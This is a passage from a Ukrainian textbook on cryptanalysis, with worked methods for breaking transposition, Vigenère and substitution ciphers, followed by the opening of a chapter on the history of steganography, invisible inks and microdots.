Розробкою методів шифрування і дешифрування інформації займається криптологія, яка розділяється на два напрями — криптографію і криптоаналіз.

Криптографія – наука про методи забезпечення конфіденційності (неможливості прочитання інформації стороннім) і автентичності (цілісності і достовірності авторства, а також неможливості відмови від авторства) інформації.

Криптоаналіз – наука, що займається питаннями оцінки сильних і слабких сторін методів шифрування, а також розробкою методів, що дозволяють зламувати криптосистеми.

Класифікація криптоатак::

- атака з відомим шифротекстом (ciphertext only attack). Передбачається, що супротивник знає алгоритм шифрування, але не знає таємний ключ. Крім того, в його розпорядженні є набір перехоплених шифрограм. Різновиди:

- повний перебір ключів;

- атака по словнику, перебір ключів по словнику (dictionary attack). Даний метод широко використовується Інтернет-хробаками для злому паролів. Як правило, такі програми, намагаючись зламати паролі, працюють із серією словників, які містить імена користувачів, взятих з файлу паролів системи, загальноприйнятого в Інтернеті жаргону, популярних слів, днів народження, а також порожній пароль. Відомі випадки, коли використовуючи дану стратегію, близько 50 % паролів було успішно зламано;

- частотний криптоаналіз - метод розкриття шифру, що ґрунтується на припущенні про існування залежності між частотою появи символів у відкритих повідомленнях і відповідних шифрозамін в шифрограмах. Метод частотного

криптоаналізу відомий з IX-го століття (роботи Ал-Кинді), хоча найбільш відомим випадком його застосування в реальному житті, можливо, є дешифровка єгипетських ієрогліфів Ж.— Ф. Шампольоном в 1822 році;

. - диференціальний криптоаналіз – метод розкриття симетричних блокових шифрів (і інших криптографічних примітивів, зокрема, хеш-функцій), заснований на вивченні різниць між шифрованими значеннями на різних раундах для пари підібраних відкритих повідомлень при їх шифруванні з одним і тим же ключем. Запропонований в 1990 році ізраїльськими фахівцями Елі Біхамом і Аді Шаміром. Є статистичною атакою, в результаті роботи якої пропонується список найбільш імовірних ключів шифрування. Диференціальний криптоаналіз застосовний для злому DES, FEAL і деякі інших шифрів, як правило, розроблених раніше початку 90-х. Кількість раундів сучасних шифрів (AES, Camellia і ін.) розраховувалася з урахуванням забезпечення стійкості, в т.ч. і до диференціального криптоаналізу;

- інтегральний криптоаналіз – аналогічний диференціальному криптоаналізу, але на відміну від нього розглядає дію алгоритму не на пару, а відразу на множину відкритих текстів. Вперше застосований в 1997 Ларсом Кнудсеном;

- лінійний криптоаналіз – метод розкриття шифру, що використовує лінійні наближення для опису його роботи. Лінійний криптоаналіз був запропонований японською криптологом Міцуру Мацуї (Mitsuru Matsui). Запропонований в 1993 р. алгоритм був спочатку направлений на розкриття DES і FEAL. Згодом лінійний криптоаналіз був поширений і на інші алгоритми. На сьогоднішній день разом з диференціальним криптоаналізом є одним з найбільш поширених методів розкриття блокових шифрів. Розроблені атаки на блокові і потокові шифри. Криптоаналіз виконується в два кроки. Перший – побудова лінійних співвідношень, які справедливі з високою імовірністю, між відкритим текстом, шифрограмою і ключем. Другий – використання цих співвідношень разом з відомими парами «відкритий текст – шифрограма» для отримання бітів ключа;

- використання відкритих ключів в асиметричних системах – криптоаналітик має можливість отримати шифротекст, відповідний вибраному повідомленню, на основі відкритого ключа;

- атака з вибором шифротекста (chosen ciphertext attack). Криптоаналітик має можливість вибрати необхідну кількість криптограм і отримати відповідні їм відкриті тексти. Криптоаналітик може скористатися пристроєм розшифрування один або кілька разів для отримання шифротекста в розшифрованому вигляді. Використовуючи отримані дані, він може спробувати відновити таємний ключ для розшифровки;

- адаптивна атака з вибором шифротекста (adaptive chosen ciphertext attack). Криптоаналітик має можливість вибирати нові шифрограми для розшифровки з урахуванням того, що йому відома деяка інформація з попередніх повідомлень. У деяких криптографічних протоколах при отриманні шифрограми, у вигляді, яка не відповідає стандарту (містить помилки), відправник отримує у відповідь повідомлення, іноді з деталізованим описом етапу перевірки і причини виникнення помилки. Криптоаналітик може використовувати цю інформацію для послідовної посилки і уточнення параметрів криптосистеми;

- атака на основі зв'язаних ключів (related key attack). Криптоаналітик знає не самі ключі, а деякі відмінності (співвідношення) між ними. Досить багато реальних систем використовують різні ключі, зв'язані відомим співвідношенням. Наприклад, для кожного нового повідомлення попереднє значення ключа збільшується на деяке число.

Стисло викладемо підходи до розкриття деяких простих шифрів, що дасть загальну картину прийомів, які використовуються в цій області. Між ручними і машинними способами шифровки велика різниця. Ручні шифри вельми різноманітні і можуть бути найнесподіванішими. Крім того, повідомлення, що закриваються ними, гранично короткі. З цієї причини їх розкриття набагато ефективніше виконується людьми. Машинні шифри більш стереотипні, обчислювально складні і призначені для закриття повідомлень дуже великої довжини. Природно, що вручну їх розкрити неможливо, навіть і не треба намагатися. Проте і тут криптоаналітики грають головну роль, виступаючи в ролі ідеологів криптографічної атаки, хоча всі дії ведуть лише технічні і програмні засоби. Недооцінка цієї особливості зумовила поразку шифрів криптографічної машини «Енігма» під час Другої світової війни.

Завжди вважаються відомими тип шифру і мова повідомлення. Їх можуть підказати алфавіт і статистичні властивості шифровки. Проте зазвичай інформація про мову і тип шифру стає відомою з агентурних джерел. Тому невідомим є тільки ключ, який належить розкрити. Складність полягає в тому, що, як і не всі хвороби лікуються одними і тими ж ліками, а для кожної є свої специфічні засоби, так і окремі види шифрів розкриваються тільки своїми прийомами. При традиційному криптоаналізі систем шифрування можливість їх розкриття залежить, значною мірою, від кваліфікації зломщика. Криптоаналітик повинен добре володіти методами дискретної математики, теорії чисел, теорії складності, абстрактної алгебри, статистики, алгоритмічного аналізу і інших споріднених криптографії математичних дисциплін, а також мати розвинену інтуїцію, щоб знайти метод, який веде до розкриття шифру. Процес криптоаналізу всякий раз починається із самого початку при підході до нової системи і досвід, отриманий при розкритті однієї системи шифрування, рідко коли може бути застосований для розкриття іншої. Успіх криптоаналізу визначається алгоритмом шифрування - складність розкриття шифру залежить лише від його конструкції. Це означає, що існує дуже мало загальних принципів криптоаналізу, які можна було б практично використовувати для розкриття будь-яких шифрів і автоматичний криптоаналіз ефективний стосовно дуже обмеженого класу алгоритмів. Тому практично стійкість шифрів до злому береться за міру криптографічної стійкості їх алгоритмів. Чим довше шифр не піддається розкриттю, тим більше причин вважати його стійким. Проте стійкість шифру необов'язково означає, що він є безпечним. Це означає лише, що метод його злому ще не знайдений або не опублікований. Як приклад, можна привести шифри, де окрім ключа шифрування є ще головний ключ, який називають ключем від чорного входу. Такі шифри можуть бути стійкими, але вони не безпечні, оскільки володар головного ключа може читати будь-які шифровки. Отже, процес криптоаналізу може бути дуже тривалим внаслідок того, що криптоаналітику мало допомагає успішне розкриття інших систем шифрування і йому невідома інша міра криптографічної стійкості шифру, окрім тривалості його опору до злому. Навіть якщо зломщик не може прочитати повідомлення, все одно потрібно бути обережним. В цьому випадку він може отримати багато інформації, знаючи відправника, одержувача, час і довжину повідомлення.

4.1. Розкриття шифрів перестановки

Розглянемо приклад шифровки подвійної перестановки. Нехай є шифровка АЗЮЖЕ_СШГТООИПЕР, яка укладається в таблицю 4 х 4:

	1	2	3	4
1	А	З	Ю	Ж
2	Е	_	С	Ш
3	Г	Т	О	О
4	И	П	Е	Р

Окрім того, відомо, що дана інформація надіслана російському резиденту.

Розглядаючи малоймовірні поєднання літер у російській мові, легко знайти дійсну послідовність стовпців. Так, поєднання ГТ в 3 рядку шифровки указує на те, що після 1 стовпця навряд чи слідує 2 стовпець. Розрахуємо статистично, який стовпець швидше за все є наступним за стовпцем 1. Для цього скористаємося таблицею логарифмів імовірності біграм тексту (див, наприклад [4]). Імовірність проходження одного стовпця за іншим дорівнює добутку імовірності біграм в рядках цих стовпців. Оскільки в таблиці дані логарифми біграм, то їх досить підсумовувати, а потім вибрати поєднання стовпців з максимальною імовірністю. Для імовірності проходження за першим стовпцем 2, 3 і 4 маємо співвідношення:

р (1-2) =р(АЗ) р(Е_) р(ГТ) р(ИП)=7+9+0+5=21

р (1-3) =р(АЮ) р(ЕС) р(ГО) р(ИЕ)=6+8+8+8=30

р (1-4)=р(АЖ) р(ЕШ) р(ГО) р(ИР)=7+5+8+7=27

У нашому випадку найімовірніше, що після стовпця 1 іде стовпець 3. Для такої невеликої таблиці шифрування, яку маємо, можна перебрати всі варіанти перестановок - їх всього лише 24. У разі великого числа стовпців доцільно оцінити імовірність пар поєднань різних стовпців і вирішити оптимізаційну задачу, яка покаже перестановку стовпців, що дає фрагменти природного тексту з більшою імовірністю. У нашому випадку якнайкращий результат досягається при розстановці стовпців (2413), що за імовірнісною оцінкою приблизно удвічі достовірніше найближчою до неї по імовірності розстановки (4132). Після того, як стовпці шифровки розставлені, не складе труднощів правильно розставити і її рядки по сенсу фрагментів тексту:

	2	4	1	3
1	З	Ж	А	Ю
2		Ш	Е	С
3	Т	О	Г	О
4	П	Р	И	Е

Текст в ній вже читається і, розставивши рядки в порядку (4123), отримаємо розшифровку.

4.2. Криптоаналіз шифру Віженера.

При зломі шифру Віженера можна виділити наступні етапи:

1) Визначення довжини ключа (періоду).

2) Визначення самого ключа.

Визначення довжини ключа (періоду)

Тест Казіски (Kasiski, 1863г.).

Якщо в шифротексті зустрічаються два однакові відрізки, то з великою вірогідністю відстань між ними кратна довжині ключа.

Тест Фрідмана (1920г.).

Індекс збігу – вірогідність того, що дві випадково вибрані літери рядка співпадуть. Він обчислюється за формулою

$$I_c(x) = \frac{\sum_{i=0}^{n-1} f_i(f_i - 1)}{m(m-1)},$$

де f_i - число входжень і-ї літери абетки в рядок, m - довжина рядка. Для природної мови можна обчислити взаємний індекс збігів, який дорівнює сумі квадратів частот всіх символів мови.

Мова	Російська	Англ.	Франц.	Німецька.	Італ.	Ісп.
$I_c(x)$	0.0529	0.0662	0.0778	0.0762	0.0738	0.0775

Табл.4.1. Взаємний індекс збігів для деяких іноземних мов.

Якщо N - довжина ключа, то для рядка, складеного з кожної N-ї літери криптограми взаємний індекс збігів залишиться таким же, як і в початковому тексті, оскільки цей рядок шифрується звичайною заміною по Цезарю.

y_0	y_N	y_{2*N}	y_{3*N}	…
y_1	y_{N+1}	$y_{2*(N+1)}$	$y_{3*(N+1)}$	…
…	…	…	…	…
y_{N-1}	$y_{2*(N-1)}$	$y_{3*(N-1)}$	$y_{4*(N-1)}$	…

Послідовно перебираючи можливі періоди, обчислимо індекс збігів і виберемо період, при якому він буде найближче до індексу збігів мови, що дозволяє визначити період ключа.

Визначення самого ключового слова. Взаємний індекс збігів – вірогідність того, що випадково вибрана літера з одного рядка співпаде з випадково вибраною літерою іншого рядка. Він обчислюється за формулою

$$MI_c(x,y) = \frac{\sum_{i=0}^{n-1} f_i f_i'}{m \cdot m'},$$

де f_i і f_i' - число входжень і-ї літери абетки у кожен з двох рядків, m - довжина рядка. Нехай $s=(s_1, s_2 ., s_N)$ – дійсне ключове слово, Y_i – і-й рядок таблиці вище (рядок, складений з N-х символів рядка із зсувом і – всього N рядків). Кожен з цих рядків зашифрований шифром Цезаря. Тоді для будь-яких двох рядків можна обчислити взаємний індекс збігів.

$$MI_c(Y_i, Y_j) \approx \sum_{h=0}^{n-1} p_{h-s_i} p_{h-s_j} = \sum_{h=0}^{n-1} p_h p_{h+(s_i - s_j)},$$

де p_i - частота відповідного символу. $(s_i - s_j) \bmod 26$ - відносне зрушення Y_i і Y_j . З таблиці відносних зрушень для англійської мови видно, що понад усе виділяється зрушення на 0 символів (тобто, відсутність зрушення).

Зрушення s	0	1	2	3	4	5	6	7	8	9	10	11	12	13
$MI_c(x,y)$	0.066	0.039	0.032	0.034	0.044	0.033	0.036	0.039	0.034	0.034	0.038	0.045	0.039	0.043

Табл.4.2. Таблиця відносних зрушень біграм англійської мови.

Тепер беремо два яких-небудь рядки Y_i та Y_j, перебираючи різні зрушення, обчислемо взаємні індекси збігів. $MI_c(Y_i, Y_{j+s})$, $0 \le s \le n-1$, $1 \le i < j \le N$. Якщо зрушення s - справжнє зрушення між цими рядками, то взаємний індекс збігів близький до 0.066.

4.3. Ітераційний алгоритм криптоаналізу шифрів підстановки.

Моноалфавітний шифр підстановки є шифром, де кожен символ відкритого тексту замінюється відповідним символом шифротексту. Часто той же набір символів використовується в обох текстах, як оригінального, так і

зашифрованого. У багатоалфавітних шифрах використовується декілька таких відображень. У випадку, якщо текст англійською мовою, символи як відкритого тексту, так і шифрограми, використовують літери від A до Z і пропуску. Таким чином, моноалфавітний ключ є перестановкою цих 27 символів. Зашифрований текст виходить з оригінального тексту шляхом заміни кожного символу на відповідний символ з використанням ключа шифрування. Наведемо нескладний, але досить ефективний алгоритм криптоаналізу шифрів підстановки [72].

Схема алгоритму

Ідея алгоритму може бути використана також для криптоатаки на інші класичні шифри. Робота алгоритму починається, з початкового припущення що до ключа. Це припущення можна зробити на основі аналізу зашифрованого тексту, воно може бути засноване на частковому знанні ключа або може бути чисте випадковим. Чим більше правильних символів містить ключ, тим швидше алгоритм буде сходитися до розв'язку.

Потім алгоритм використовує це припущення для отримання ключа та для розшифровки зашифрованого тексту. В результаті отримаємо текст, ймовірно, не ідеальний для вживання, але його зміст матиме певну схожість з оригіналом, що залежить від кількості правильних символів в початковій здогадці.

У наступному циклі спочатку беремо небагато змінений поточний ключ і попередній ключ, використовуємо їх для розшифровки, після чого перевіряємо зміст нового результату отриманого тексту. Чим ближче він до очікуваного, тим швидше буде розшифрований текст. Якщо це так, ми продовжуємо модифікувати новий ключ для наступної ітерації, інакше - беремо попередній ключ, але використовується інша його модифікація і так далі.

Якщо ми зможемо побудувати функцію, яка відображає "досить близький" зміст даного тексту з очікуваним, у нас буде працюючий алгоритм, який дозволить послідовно знаходити все більше і більше правильних символів.

Спочатку розглянемо моноалфавітний шифр. Далі алгоритм досить просто узагальнити на випадок багатоалфавітних шифрів - за умови, що число абеток, які використовуються, визначається деяким стандартним методом, наприклад, за допомого тесту Kasiski або індексу збігу.

Початкове наближення ґрунтується на частотах символів шифротексту. У випадку, якщо текст англійською мовою, то англійська мова має певний розподіл символів (рис. 4.3) за спаданням - пропуск, E, T, I, A, O, N, і так далі, отже, первинні припущення, що найбільш поширений символ зашифрованого тексту еквівалентний пропуску, наступний по порядку еквівалентний E і так далі.




Рис.4.3.Частоти літер і пропуску між словами в англійській мові.

Тепер потрібна функція $f(t)$, яка відображає текст *t,* в число, міру, яка кількісно вказує "наскільки близько" мова даного тексту *t* є очікуваною мовою оригінального тексту, тобто функцію можна використовувати для опису того, наскільки близько ми відновили оригінальний текст. Але спочатку введемо деякі позначення.

Позначимо через *m* оригінальний текст, *c* зашифрований текст, $e_k(t)$ функція шифрування, де *k* ключ, який використовується для шифрування, так що $c = e_k(m)$. Відповідно у нас є функція розшифровки $d_k(t) = e_k^{-1}(t)$.

Позначимо через *D(t)* матрицю, елементами якої є частоти випадіння біграм даного тексту *t.* Перші елементи рядків є першими символами біграми, а заголовки стовпців містять другий символ.

Через *E* позначимо матрицю, що містить очікувані частоти біграм мови, на якій, як ми припускаємо, написаний оригінальний текст. Очевидно, що краще мати статистику раніше відомих текстів шифровок.

Тепер ми можемо визначити функцію оцінки *f(x)* рівністю

$$f(t) = \sum_{i,j} \left| D_{i,j}(t) - E_{i,j} \right|.$$

Іншими словами, функція - просто сума чисельних різниць всіх відповідних елементів двох матриць частот біграм. Інтуїтивно ця міра є простою і легкою для розуміння, а при деяких припущеннях дозволяє отримати максимальну вірогідність отримання ключа.

Будемо використовувати $f\left(d(c,k)\right)$ в якості міри того, наскільки «добре» ключ *k,* відповідає правильному ключу. На рис. 4.4 показана величина $f\left(d(c,k)\right)$ залежно від вибору випадкового ключа в моноалфавітній заміні. Використовувалися 1000 символів тексту «Аліса в країні чудес».




Рис. 4.4: Величина $f(d(c,k))$ залежно від неточного ключа

Перейдемо до формулювання ідеї алгоритму.

Базовий алгоритм:

1. Побудувати початкове наближення ключа , на підставі частоти випадіння символів очікуваної мови і зашифрованого тексту
2. Нехай $v = f(d(c,k))$.
3 Нехай *k'=k.*
4. Змінимо *k'* шляхом заміни двох елементів α і β
5. Нехай $v' = f(d(c,k'))$.
6. Якщо *v'<v* , то нехай *v =v'* і *k = k'.*
7. Перейти до кроку 3.

k найкращий на нинішній момент ключ і *v* відповідає значенню $f(d(c,k))$. Алгоритм завершується, коли вираз *v'<v* буде не вірний або для заданого числа ітерацій, припустимо, сто.

Що стосується пункту 4, то точне поняття терміну «обмін двох елементів" обговоримо далі.

Відзначимо також, що розрахунок $f(d(c,k'))$ є дуже трудомісткою операцією, оскільки потрібно обчислити $D(d(c,k'))$ кожного разу при оцінюванню - це вимагає розшифровки всього зашифрованого тексту і аналізу. Для цього потрібно знайти відповідні матриці розподілу частот біграм, тобто відразу за кроком 5 наведеного алгоритму потрібно знайти

$$v' = f(d(c,k')) = \sum_{i,j} \left| D_{i,j}(d(c,k')) - E_{i,j} \right| = \sum_{i,j} \left| D'_{i,j}(d(c,k)) - E_{i,j} \right|$$

де *D'(t)* є матрицею розподілу, отриманою з *D(t)* для *t* із зміною рядка α і β, після чого змінити і стовпці (або навпаки).

Дана обставина може бути використана для оптимізації алгоритму, так як для обчислення матриці розподілу частот потрібно аналізувати текст тільки один раз. В результаті отримаємо наступний алгоритм.

Основний алгоритм:

1. Побудуємо початкове наближення ключа *k* , на основі частоти символів очікуваної мови і шифротексту.
2. Нехай $D = D(d(c,k))$.
3. Нехай $v = \sum_{i,j} | D_{i,j} - E_{i,j} |$.
4. Нехай *k'=k.*
5. Нехай *D'=D.*
6. Обміняємо два елементи α і β у *k'.*
7. Змінимо відповідні рядки і стовпці в *D'.*
8. Нехай $v' = \sum_{i,j} \left| D'_{i,j} - E_{i,j} \right|$.
9. Якщо $v' \geq v$ то переходимо до кроку 4.
10. Нехай $v = v'$.
11. Нехай $k = k'$.
12. Нехай $D = D'$.
13. Переходимо до кроку 6.

Тут знову *k* - кращий, на даний момент, ключ і *v* відповідає значенню $f(d(c,k))$., *D* матриця розподілу біграм.

Розглянемо стратегію вибору двох елементів α і β. Нехай $c = (s_1, s_2, ...)$ є вектор символів зашифрованого тексту у порядку спадання відповідних частот. Тоді s_1 швидше за все, є пропуском, s_2 літерою E і так далі. Тепер додамо наступні кроки до алгоритму 2:

Перед кроком 1

0. Нехай *a* = *b* = 1.

Замість кроку 6 ми використовуємо

6a. Нехай $\alpha = s_a$ і $\beta = s_{a+b}$ Замінимо символи α і β у k'.

6b. Нехай *a* =*a* + 1.

6c. Якщо *a*+ *b*$\leq$27, то переходимо до пункту 7.

6d. Нехай a=*1*.

6e. Через *b* = *b* +*1*.

6f. Якщо *b* = *27*, то алгоритм завершено.

Після кроку 9 додамо наступний крок

9b. Нехай *a* = *b* = 1.

Таким чином, спочатку частоти елементів ключа близькі один до одного $s_1 / s_2, s_2 / s_3$,...а в кінці маємо пару s_1 / s_{27} з найбільшою різницею відносно частоти символів.

Випадок поліалфавітних шифрів

Опишемо модифікацію цього алгоритму для поліалфавітних шифрів з *n* абетками. Всі *n* абеток циклічно обробляються поодинці, так що на даний момент тільки одна абетка є "активною". Алгоритм побудований таким же чином, як для моноалфавітного шифру, з тією різницею, що кожна абетка в даний час використовує свій власний набір окремих змінних *a,b,k,k',v* та *s,* і ми повинні використовувати *n* матриць $D^{(1)},...,D^{(n)}$ розподілів частот, щоб відстежувати біграми починаючи з позиції в тексті, де використовується шифрування відповідною абеткою.

Окрім того, для оновлення частот належним чином, замість кроку 7, треба обмінювати рядки α і β матриці розподілу поточної активної абетки, і стовпці α і β матриці розподілу попередньої активної абетки.

Функція оцінки має вигляд

$$f(t) = \sum_{h=1}^{n} \sum_{i,j} \left| D_{i,j}^{(h)}(t) - E_{i,j} \right|.$$

і замість завершення на кроці 6f якщо *b= 27*, ми вважаємо *b = 1*. Алгоритм припиняє роботу, коли всі пари символів всіх абеток будуть вичерпані.

Якщо зробимо припущення, що біграми мови є незалежними і описуються своїм розподілом Гауса з середнім значенням $\mu_{i,j} = E_{i,j}$ і дисперсією $\sigma_{i,j}^2$ для всіх *i,j,* то можна знайти функцію оцінки, яка приводить до максимальної вірогідності ключа по відношенню до розподілу частот біграм.
Щоб досягти максимальної правдоподібності, атака повинна привести до максимуму величини

$$q = \prod_{i,j} \frac{1}{\sigma_{i,j}\sqrt{2\pi}} \exp\left(-\frac{\left(D_{i,j} - \mu_{i,j}\right)^2}{2\sigma_{i,j}^2} \right) = r \prod_{i,j} \exp\left(-\frac{\left(D_{i,j} - E_{i,j}\right)^2}{2\sigma_{i,j}^2} \right),$$

де *r* -константа. Тут оптимізація здійснюється перестановкою пар відповідних рядків і стовпців *D.* Максимізація приведеного вище виразу еквівалентна мінімізації співвідношення

$$-\ln q = -\ln r + \frac{1}{2} \sum_{i,j} \frac{\left(D_{i,j} - E_{i,j}\right)^2}{\sigma_{i,j}^2},$$

що у свою чергу еквівалентно мінімізації величини

$$\sum_{i,j} \frac{\left(D_{i,j} - E_{i,j}\right)^2}{\sigma_{i,j}^2}.$$

Кращі відомі криптографічні системи, які, переважно належать урядам, практично неможливо розкрити. Проте всі держави тими або іншими шляхами намагаються стримати і навіть заборонити вільне використання криптографії, так

як це викликає головний біль у їх таємних служб. Тому проблеми криптоаналізу ще довгий час будуть вельми актуальні.

Контрольні питання.

1. В чому суть та ідея криптоаналізу?
2. Наведіть класифікацію криптоатак.
3. В чому основна ідея злому шифрів перестановки?
4. Яна різниця між тестами Казіскі та Фрідмана?

5. Стеганографія

Стеганографія (греч. στεγανός — прихований і γράφω — пишу; тобто маємо термін «тайнопис») займається розробкою засобів і методів утаєння факту передачі повідомлення. Найбільш ефективне її застосування сумісно з криптографічними методами. Зазвичай стеганографію ділять на два напрями: класичну і комп'ютерну.

Серед класичних методів можна виділити наступні:

- маніпуляції з носієм інформації (контейнером);
- симпатичне чорнило;
- мікронаписи і мікроточки;
- літературні прийоми.

Маніпуляції з носієм інформації.

Факти застосування стеганографічних методів відомі з глибокої старовині (див. розділ 3.1). Існує версія, що стародавні шумери одними з перших використовували стеганографію, оскільки було знайдено безліч глиняних клинописних табличок, в яких один запис покривався шаром глини, а на другому шарі писався інший Проте супротивники цієї версії вважають, що це було зовсім не спробою утаєння інформації, а всього лише практичною потребою повторного використання табличок. У Стародавньому Китаї листи писали на смужках шовку. Тому для приховування повідомлень, смужки з текстом згорталися в кульки, покривалися воском і потім посильні їх ковтали.

Наведемо технологію запису таємних повідомлень усередині вареного яйця, яка використовувалася під час «позиційної війни» між Німеччиною та Францією у 1914-1916 роках. Береться суміш галуну, чорнил і оцту, повідомлення записується отриманою рідиною на шкаралупі яйця, витримується в міцному розсолі або оцті і вариться в круту. В результаті текст повідомлення проявляється під шкаралупою на поверхні білка.

Симпатичне (невидиме) чорнило – чорнила, записи якими є спочатку невидимими і стають видимими тільки за певних умов (після нагріву, освітлення, використання хімічного проявнику і т. д.).

Ще стародавні римляни писали між рядків невидимим чорнилом, в якості якого використовувалися соки фруктів, сеча, молоко і деяких інші натуральні речовини. У I сторіччі н.е. Філон Александрійський описав рецепт симпатичного чорнила з соку чорнильних горішків, для прояву яких був потрібен розчин залізо-мідної солі. Овідій пропонував використовувати молоко як невидиме чорнило. Невидиме чорнило продовжувало використовуватися як в середньовіччя, так і в новітній час.

Прикладом може служити цікавий історичний епізод: повсталими дворянами в Бордо був арештований францисканський чернець Берто, що був агентом кардинала Мазаріні. Повсталі дозволили Берто написати лист знайомому священикові в місто Блей. Проте в кінці цього листа релігійного змісту, чернець зробив приписку, на яку ніхто не звернув увагу: «Посилаю Вам очну мазь; натріть нею очі і Ви краще бачитимете». Так він зумів переслати не тільки приховане

повідомлення, але і вказав спосіб його виявлення. В результаті чернець Берто був врятований.

Різне симпатичне чорнило використовували і російські революціонери на початку XX століття, що знайшло віддзеркалення в радянській літературі. Школярі за часи Радянського Союзу (і автор також), під час уроків вивчали історії про «дідуся» Леніна, який під час свого виселення у селище Шушенське між охотою та прогулянками писав листи у Швейцарію, використовуючи в якості симпатичних чорнил молоко з чорнильницею з хліба. Втім, царська охранка теж знала про цей метод (у архіві зберігається документ, в якому описаний спосіб використання симпатичного чорнила і приведений текст перехопленого таємного повідомлення революціонерів).

В якості симпатичного чорнила можуть використовуватися різні речовини.

Чорнила	**Проявник**
Лимонна кислота (харчова)	Бензілоранж
Віск	$CaCO_3$ або зубний порошок
Яблучний сік	Нагріваючи
Молоко	Нагріваючи
Сік цибулі	Нагріваючи
Сік брукви	Нагріваючи
Пірамідон (у спиртному розчині)	Нагріваючи
Терпкі засоби для дезінфекції рота і глотки	Нагріваючи
Галун	Нагріваючи
Слина	Дуже слабкий водний розчин чорнил
Фенолфталеїн	Розбавлений луг
Пральний порошок	Світло ультрафіолетової лампи
Крохмаль	Йодна настоянка
Аспірин	Солі заліза

Табл. 5.1. Симпатичне чорнило і їх проявники

Мікронаписи і мікроточки.

Пристрасть до виготовлення мікрозображень налічує довгу історію. Це і написи на амулетах (найраніша з таких знахідок – амулет, знайдений при розкопках південної стіни Єрусалимського храму, відноситься на початок VIII століття до нашої ери), і мікротексти, вписані або вдруковані в сторінки різних фоліантів (поза всяким сумнівом, найхарактернішим прикладом мікронаписів є Псалтир Св. Ієроніма, написаний ченцем Іоахином Великим в 1481 році в Роттенберзі для бібліотеки Папи Сикста IV. Внизу другої сторінки у коло діаметром 12 мм вписано перші 14 віршів Євангелія від Іоанна. Цей текст містить 168 слів з 744 літер. По

розрахунках, кожна літера займає площу не більше 0,15 кв.мм.). Як правило, прочитати, а тим більше, нанести такі написи без застосування збільшувальних приладів неможливо. Не можна виключати, що людина почала використовувати оптичні прилади значно раніше за знаменитого винахіду Левенгука. В усякому разі, з грецьких джерел виходить, що в старовину був відомий спосіб використання в якості збільшувальних пристроїв маленьких скляних судин, заповнених водою.

Вже в XVIII столітті в Англії і Франції були створені спеціальні механічні пристрої для виконання мікронаписів.

Визнаним піонером мікрофотографії вважається англійський фотограф-ентузіаст Джон Б.Денсер. Саме він зробив першу мікро-фоторепродукцію. У 1839 році, встановивши на камеру Даггера об'єктив від мікроскопа з фокусною відстанню 38 мм, він отримав мікро-даггеротип паперового оригіналу в масштабі 160 : 1. У 1856 році йому вдалося отримати декілька вдалих мікрозображень, зокрема портретів членів королівської сім'ї, які були подаровані королеві Вікторії.

У 1867 році паризький фотограф Рене Дагрон (фр. Dagron) розробив свій метод мікрофільмування, який використовувався за часів франко-прусської війни (у 1870 році).

В ході невдалої військової компанії 1870 року війська Наполеона III потерпіли поразку під Седаном. 2 – 4 вересня Париж був оточений об'єднаними прусськими військами, почалася п'ятимісячна облога французької столиці, де була проголошена 3 Республіка. Всі зв'язки із зовнішнім світом були перервані. Ось тут-то і став в нагоді досвід Дагрона в мікрофотографії.

12 листопада 1870 року Дагрон і декілька його помічників разом зі своїм устаткуванням на двох наповнених воднем повітряних кулях (символічно названих «Ньепс» і «Даггер» на честь винахідників фотографії) вилетіли з Парижу. Після божевільної гонки над головами німецьких улан, що намагалися посадити або збити сміливців, тим все ж таки вдалося досягти міста Тур.

